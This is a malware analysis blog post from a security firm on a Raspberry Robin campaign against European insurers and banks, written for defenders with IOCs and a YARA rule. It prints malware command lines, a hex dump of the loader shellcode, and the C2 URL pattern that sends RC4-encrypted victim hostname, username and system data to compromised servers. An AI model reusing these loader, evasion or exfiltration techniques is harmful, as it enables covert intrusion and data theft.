


Raspberry Robin Detected ITW Targeting Insurance & Financial Institutes In Europe

 securityjoes.com/post/raspberry-robin-detected-itw-targeting-insurance-financial-institutes-in-europe

Security Joes

January 2, 2023

-  [Security Joes](#)
-
- - Jan 2
 -
 - 8 min read



Recent attacks documented in previous months seem to be orchestrated by hacking groups using a framework called Raspberry Robin. This well-designed automated framework allows attackers post-infection capabilities to evade detection, move laterally and leverage trusted cloud infrastructures of known data hosting providers such as Discord, Azure & Github, among rest.

Threat researchers **Felipe Duarte**, **Charles Lomboni** & **Shlomit Chkool**, responded to similar incidents twice this month and in each case were able to dissect the downloader from its parent wrapper and unveil the malware which pointed to the aforementioned Raspberry Robin framework.

What is unique about the malware is that it is heavily obfuscated and highly complex to statically disassemble. Dynamically peeling back one layer at a time, the researchers were ultimately able to find the inner config of the malware and get the Indicators of Compromise (IOCs) contained within it. Reading recent articles from [TrendMicro](#) & [Microsoft](#), the researchers were able to successfully attribute the attack to Raspberry Robin, as the IOCs overlapped with the Raspberry Robin infrastructure and Tactics, Techniques & Procedures (TTPs). In both attacks, the same IP address stood out - **85.56.236[.]45**.

The IP address was spotted by [@1ZRR4H](#), researcher at cybersecurity firm CronUp, who linked it to a Cybereason article. In his tweet he also mentions the use of a QNAP server, which is the technology behind the infamous IP address.

"The difference between what we saw in our investigation comparing to previously documented research is that Raspberry Robin operators suddenly began to collect much more data about their victims", said Threat Researcher, Charles Lomboni.

"Not only did we discover a version of the malware that is several times more complex, but we also found that the C2 beaoning, which used to have a URL with a plain-text username and hostname, now has a robust RC4 encrypted payload," added Senior Threat Researcher Felipe Duarte, who led the investigation along with the company's CEO & Founder, Ido Naor.

The article in nutshell:

- (1) Raspberry Robin is targeting the financial sector in Europe.
- (2) Victimology focuses on Spanish and Portuguese speaking organizations.
- (3) Attackers have begun collecting more victim machine data.
- (4) Downloader mechanism was updated with new anti-analysis capabilities.
- (5) The same QNAP server is being used for several rounds of attacks, but victim data is no longer in plain-text. It is RC4 encrypted.

1st Case

Shellcode activity was detected using custom rules added to the client's XDR solution, resulting in beacons being sent to a C2 server via a Tor connection.

The forensics investigation showed that a 7zip file downloaded from the victim's browser, potentially from a malicious link or attachment that tricked the user into taking action. Upon inspection, the archive was found to be an MSI installer that, when executed, drops several files onto the victim's machine.

5 / 59

5 security vendors and no sandboxes flagged this file as malicious

9c9426776b62a4461b7a9237a971fb3c5fc3222acd303506a763aa1d314a15734d4203.msi

482.74 MB Size | 2022-12-08 22:52:24 UTC | 12 hours ago

msi checks-network-adapters runtime-modules direct-cpu-clock-access checks-usb-bus

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Security Vendors' Analysis

Avast	Win32:Evo-gen [Trj]	AVG	Win32:Evo-gen [Trj]
ESET-NOD32	A Variant Of Win32/Kryptik.HRSZ	Fortinet	W32/injector.ESFLtr
Rising	Trojan.Generic@AI.92 (RDMK.cmRtazrl...)	Acronis (Static ML)	Undetected

The packed version of the MSI was spotted on Virus Total and had only 5 detections at the time. As can be seen from the screenshot, it is 482.74MB in size. However, when unpacked, the file is only 1.24MB in size and its detections are much more informative when the binary is tested against known protection engines.

20 / 71

20 security vendors and no sandboxes flagged this file as malicious

ac7d57c011c1bf1b3158a64d4c91e1d5c54e8d05cdeb9d1fadcb0c4d5103428unpacked bin

1.24 MB Size | 2022-12-09 13:41:33 UTC | 43 minutes ago

pedf.dll

DETECTION DETAILS BEHAVIOR CONTENT TELEMETRY COMMUNITY

Security vendors' analysis on 2022-12-09T13:41:33 UTC


Acronis (Static ML)	Suspicious	Avast	Win32:Fraudo [Trj]
AVG	Win32:Fraudo [Trj]	Avira (no cloud)	HEUR/AGEN.1215470
Bkav Pro	W32:AI.Detect.malware2	CrowdStrike Falcon	Win/malicious_confidence_100% (D)
Cylance	Unsafe	Cynet	Malicious (score: 100)
Elastic	Malicious (high Confidence)	Google	Detected
Gridinsoft (no cloud)	Trojan.Heurf.020120A0	Kaspersky	VHO:Trojan.Win32.Convagent.gen
NANO-Antivirus	Virus.Win32.Gen.ccmw	Rising	Trojan.Generic@AI.96 (RDML+qCBHY2...)
SecureAge	Malicious	SentinelOne (Static ML)	Static AI - Suspicious PE

While analyzing the suspected file, we identified the IP address 85.56.236[.]45, which used as a C2 server to download additional modules of the framework. Once the modules are installed, all traffic is routed through Tor. An example of the execution of two of those modules (zhddmeh.dll & gikfjit.dll) is shown below.

Process : C:\Windows\SysWOW64\regsvr32.exe Started with CMD : C:\WINDOWS\systow64\regsvr32.exe zhddmeh.dll

Process : C:\Windows\SysWOW64\rundll32.exe Started with CMD : C:\WINDOWS\systow64\rundll32.exe gikfjit.dll, ahdp

The process dump of rundll32.exe reveals the C2 server and the request used by the botnet to beacon back home. It shows a similar pattern to the one shared by Microsoft in its report, but not the exact same. In fact, this was the first indication that the threat actors have updated several internal modules of this infamous botnet.



2nd Case

In this case, we started our investigation with a suspicious ZIP file downloaded by the user from Microsoft Edge, probably through a malicious advertisement campaign hosted on eu[.]adbison-redirect[.]com. This domain has bad reputation and has been reported as an adware source, which increases suspicions that the Raspberry Robin attack framework is merely "riding" on top of the campaign.


Once the user interacts with the malicious advertisement, they are redirected to an intermediary server 135.148.169[.]133 that provides the final URL where the malicious code is hosted.

hxxps://eu.adbison-redirect[.]com/click?payload=eyJzZXNzaW9uX3V1aWQioiI0MGZiZGE0NS02...

The IP address is hidden in the Base64 payload.

```
{"session_uuid": "XXXXda45-XXXX-41ef-8112-820e2a85XXXX", "worker_host": "135.148.169[.]133" ... }
```

This intermediate server also runs Prometheus, which allows the performance of the campaign to be monitored, as shown below:



To avoid detection and bypass security controls, the malicious payload is hosted on a Discord server:

hxtps://cdn.discordapp[.]com/attachments/.../File_Part.1.ZIP

Although the domain is not malicious, it is actively being used by the threat actors to deliver malware onto the victim machine.

The malicious file, named *File_Part.1.zip*, contains encoded JScript code that, upon execution, drops a DLL in the Temp folder and executes it using known Raspberry Robin command-line characteristics:


```
C:\Windows\System32\rundll32.exe" shell32 ShellExec_RunDLL regsvr32 -s "C:\Users\user\AppData\Local\Temp\[RANDOM_NAME].
```

New Downloader Anatomy

Several things have been improved in the latest version of the downloader, including the execution mechanism, code obfuscation and added encryption layer. It seems that developers were busy in this iteration adding protections to their code to avoid security tools and the curious eyes of malware analysts.

According to the new version, it is not longer necessary to use the blend of LNK files with CMD commands, as reported by several antivirus vendors in the past. This technique was used in the past to launch the Windows binary *msiexec.exe* to fetch additional content from internet. Now, we have a more complex malware protection mechanism implements at least five layers of protections before executing the actual malicious code, which is now compiled as a x86 shellcode available only in memory.

To make the analysis of this wrapper easier for the reader to understand, we have divided the infection flow into three different stages, which are presented in the following screenshot. All the details related to each stage are explained in the subsections below.



First Stage - Generic Packer

This layer of protection exists solely to obscure the code of the next stages of the attack. To accomplish this, once it is executed, it decrypts in its memory space a small shellcode and the *Second Stage Loader DLL* (see Figure 3) in its memory space.

```

00000330 00 00 00 59 81 E9 33 03 00 00 53 50 FF 91 78 02 ...Y.é3...SPÿ`x.
00000340 00 00 EB 02 01 D0 5E 5F 5B C9 C2 08 00 55 89 E5 ..ë..Ð^_[ÉÁ..U%ã
00000350 56 53 51 52 BA B1 E5 73 49 8B 75 08 AC 84 C0 74 VSQR*+âsI<u.~„Àt
00000360 28 89 D3 81 E3 FF 00 00 00 30 C3 C1 EA 08 81 E2 (%Ó.ãÿ...OÄÁé..ã
00000370 FF FF FF 00 R9 08 00 00 00 00 01 FB 73 06 81 F3 20 ÿÿÿ.³....Ñës..ó
00000380 83 B8 ED E Shellcode Loader FF 5A 59 f,iãó1ÜeÓ%ÐfðÿZY
00000390 5B 5E C9 C 08 8B 7D [^ÉÁ..U%ãVW<u.<}
000003A0 0C FF 77 04 56 E8 02 FF FF FF 89 07 83 C7 08 83 .ÿw.Vè.ÿÿÿ%.fÇ.f
000003B0 3F FF 75 ED 5F 5E C9 C2 08 00 64 A1 30 00 00 00 ?ÿui_^ÉÁ..d;0...
000003C0 8B 40 0C 8B 40 0C 8B 00 8B 48 30 66 83 79 10 2E <@.<@.<.<Hofÿy..
000003D0 75 F4 81 79 0C 33 00 32 00 75 EB 8B 48 18 8D 93 uó.y.3.2.uë<H..”
000003E0 78 02 00 00 52 51 E8 AB FF FF FF C3 90 90 90 90 x...RQè«ÿÿÿÄ....
000003F0 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....ÿÿ..
00000400 B8 00 00 Second Stage Loader 00 00 .....@.....
00000410 00 00 00 DLL 00 00 .....
00000420 00 00 00 00 00 .....Ä...
00000430 0E 1F BA 54 68 ..°..Í!.,LÍ!Th
00000440 69 73 20 6E 6F is program canno
00000450 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
00000460 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.

```

The shellcode is then executed and used to resolve all imports required by the new DLL. Its final action will be to launch that DLL. It's worth mentioning that this shellcode implements a technique to pass execution to the DLL and deletes itself from memory.

This is done using the following instructions:

```
PUSH SC_BASE
PUSH DLL_ENTRYPOINT
JMP VirtualFree
```

Second Stage - Intermediate Obfuscation

This component is complex, time-consuming and dependent upon the researcher's level of Reverse Engineering skills. However, the Security Joes incident response team, which includes seasoned researchers, successfully accomplished this task, and the next paragraph will share its conclusions.

The purpose of this artifact is simple - to hide the *Shellcode Downloader* as much as possible from the researcher and evade automated security controls. This is done by obfuscating the control-flow with a large amount of unused instructions (see Figure 4) and an additional shellcode (*Intermediate Shellcode*) which is decrypted and executed at run-time.

This last shellcode is the one that finally launches the main logic of the *Shellcode Downloader*.

```
.text:69DA3C45 or      edx, 8133B599h
.text:69DA3C4B and      eax, 8133B599h
.text:69DA3C50 and      ebx, 7ECC4A66h
.text:69DA3C56 imul    eax, edx
.text:69DA3C59 imul    ebx, ecx
.text:69DA3C5C add      eax, ebx
.text:69DA3C5E imul    ebx, eax, 0DC3F6F2h
.text:69DA3C64 not      eax
.text:69DA3C66 imul    edx, eax, 0F23C090Dh
.text:69DA3C6C not      ebx
.text:69DA3C6E not      edx
.text:69DA3C70 sub      ebx, edx
.text:69DA3C72 mov      ecx, ebx
.text:69DA3C74 mov      eax, ebx
.text:69DA3C76 not      ecx
.text:69DA3C78 mov      edx, ebx
.text:69DA3C7A and      eax, 0E3E33156h
.text:69DA3C7F and      ecx, 1C1CCEA9h
.text:69DA3C85 and      edx, 1C1CCEA9h
.text:69DA3C8B or      ebx, 9C1CCEA9h
```

Third Stage - Shellcode Downloader

As mentioned by Microsoft, C2 servers used by Raspberry Robin are usually compromised QNAP devices exposing the port 8080 and using a constant URL pattern in the request parameters.

QNAP TS-253A 4.5.2

```
HTTP/1.1 200 OK
Date: Sun, 11 Dec 2022 15:17:54 GMT
Server: http server 1.0
X-Frame-Options: SAMEORIGIN
Content-type: text/html; charset=UTF-8
Last-modified: Tue, 06 Apr 2021 00:08:54 GMT
Accept-Ranges: bytes
Content-length: 580
Vary: Accept-Encoding
```

In previous versions of this malware, the interaction between bots and attackers' infrastructure was mainly used for the sole purpose of downloading the corresponding payloads and complete the infection. It didn't seem to have any purpose for gathering information from infected machines. Operators limited the reconnaissance to merely username and hostname of the victim machine, sent in plain-text directly in the URL:

```
http://[C2_SERVER_IP]:8080/[RANDOMLY GENERATED PATH]/[HOSTNAME]?[USERNAME]
```

This behavior had dramatically changed in the latest infections spotted in the wild by Security Joes. In those cases we investigated, threat actors decided to implement additional validations on their backend to have a better segmentation and visibility of their targets. This allows them to filter bots running in sandboxes, analyze environments and respond to any other circumstance that could interfere a segment of the botnet operation, to fix it in real-time. This also provides operators the possibility of deploying different payloads based on the system information of the machine and even deceiving security researchers as was previously reported by TrendMicro.

Enriching C2 Comms

To be more specific, the attackers behind Raspberry Robin decided to profile victims using the following parameters:

- (1) [C2_SERVER_IP] - C2 server IP (From previous attacks)
- (2) [HEADER] - 4 hardcoded bytes used to determine the start of the data
- (3) [PEB_DATA] - Contents of the Process Environment Block (PEB).
- (4) [UUID] - Unique identifier generated using the MAC address of the machine
- (5) [MINUTES_ON] - Number of minutes that have elapsed since the system was started
- (6) [HOSTNAME]*[USERNAME] - Hostname and username tuple (From previous attacks)
- (7) [HEXLIFY_PROCESSOR_NAME] - Processor name
- (8) [DISPLAY_DEVICE] - Information about the display devices in the machine

All this information is now encrypted using RC4 with a hardcoded key, which is appended to the URL using the ASCII representation of the hexadecimal values. This new structure, creates the following request pattern:

```
http://[C2_SERVER_IP]:8080/hexlify(rc4([HEADER]))hexlify(rc4([PEB_DATA]*[UUID]*[MINUTES_ON]*[HOSTNAME]*[USERNAME]*[HEXLIFY_PROCESSOR_NAME]*[DISPLAY_DEVICE]))
```

Downloader Logic

The general logic of the downloader was also tweaked, adding additional validations and encryption-related code.

We can summarize this new logic as follows:

1. Verifies if the victim has been previously infected by this malware via the registry key `SOFTWARE\Microsoft\Multimedia\Active`.
2. Creates a profile of the victim's machines including some system-related information such as the hostname, username, processor name and additional data from the video devices available in the machine.
3. System profile is encrypted with RC4, using a hard-coded key, and it is sent to the C2 server.
4. C2 server provides the corresponding payload (a Windows executable) according to the victim's profile.
5. This new PE file is finally executed using the Windows API `WinExec`.

It is worth mentioning that the bot does not do a good job validating the content provided by the C2 server before executing it, it just checks the MZ header at the beginning of the file before launching it.

Conclusions

Security Joes incident response team has learned that hacking groups are using a new version of Raspberry Robin to attack financial institutes in Europe. We urge other security teams to update their defense mechanisms with the information in this article and contact us if they need any additional help.

Security Joes is a 24/7 follow-the-sun MDR & IR security firm with vast knowledge in forensics investigations and malware analysis. You are more than welcome to take a look at other articles in the blog, register to our [YouTube channel](#), and follow us on [Twitter](#).

IOCs

In this section, all the indicators of compromised collected during our investigation are shared freely. If you found a mistake, please contact us via the website chat or in email.

Value	Description
hxxp://85.56.236[.]45:8080	Compromised QNAP server hosting the C2
9c9426776b62a4461b7a9237a971fb3c5fc3222acd303506a763aa1d314a1573	Malicious MSI installer
b11805162d3ae3d3c6635c240d004d1fe942a9cde25fb701c92a8e135d37d100	ZIP dropped by the malicious advertisement campaign

ac7d57c011c1bf1b3158a64d4c91e1d5c54e8d05cdeb9d1fadccb0c4d5103428	Unpacked.bin
21122891977d9296eea86a8a292b2ba7677766a2085566a6e93ecf60f0ac6ee5	JScript Encoded Dropper
hxxps://eu.adbison-redirect[.]com/click?payload=[JSON_BASE64]	Malicious advertisement redirector
hxxps://cdn.discordapp[.]com/attachments/[random_numeric]/[random_numeric_2]/File_Part.1.ZIP	Abused discord-related domain
FAFE11F23567080FB14CFD3B51CB440B9C097804569402D720FD32DD66059830	Raspberry Robin

Yara Rules

```
rule win_x86_downloader_raspberrYROBIN_shellcode {
  meta:
    author = "Charles Lomboni, Security Joes"
    description = "Detects shellcode used by Raspberry Robin"
    sha256 = "d0a880123eb8671bc04dcf5f79e086e6a0338fbc40a84af8ac59a7d7a323601"
    date = "01-01-2023"

  strings:
    $op1 = { 41 63 74 69 76 65 00 00 53 4f 46 54 57 41 52 45 5c 4d 69 63 72 6f 73 6f 66 74 5c 4d 75 6c
74 69 6d 65 64 69 61 00 00 00 25 30 38 78 2a 25 30 32 78 25 30 32 78 25 30 32 78 25 30 32 78 25 30 32 78 25 30 32 78 25
30 32 78 2a 25 75 00 00 00 00 43 4f 4d 50 55 54 45 52 4e 41 4d 45 00 00 00 00 }
    $op2 = { 89 56 0c 8d 74 24 60 0f a2 89 06 8d 44 24 10 50 }
    $op3 = { 46 69 6c 65 41 00 75 72 6c 6d 6f 6e 2e 64 6c 6c }
    $op4 = { ce 05 57 69 6e 45 78 65 63 00 f7 05 5f 6c 6f 70 }
  condition:
    all of them
}
```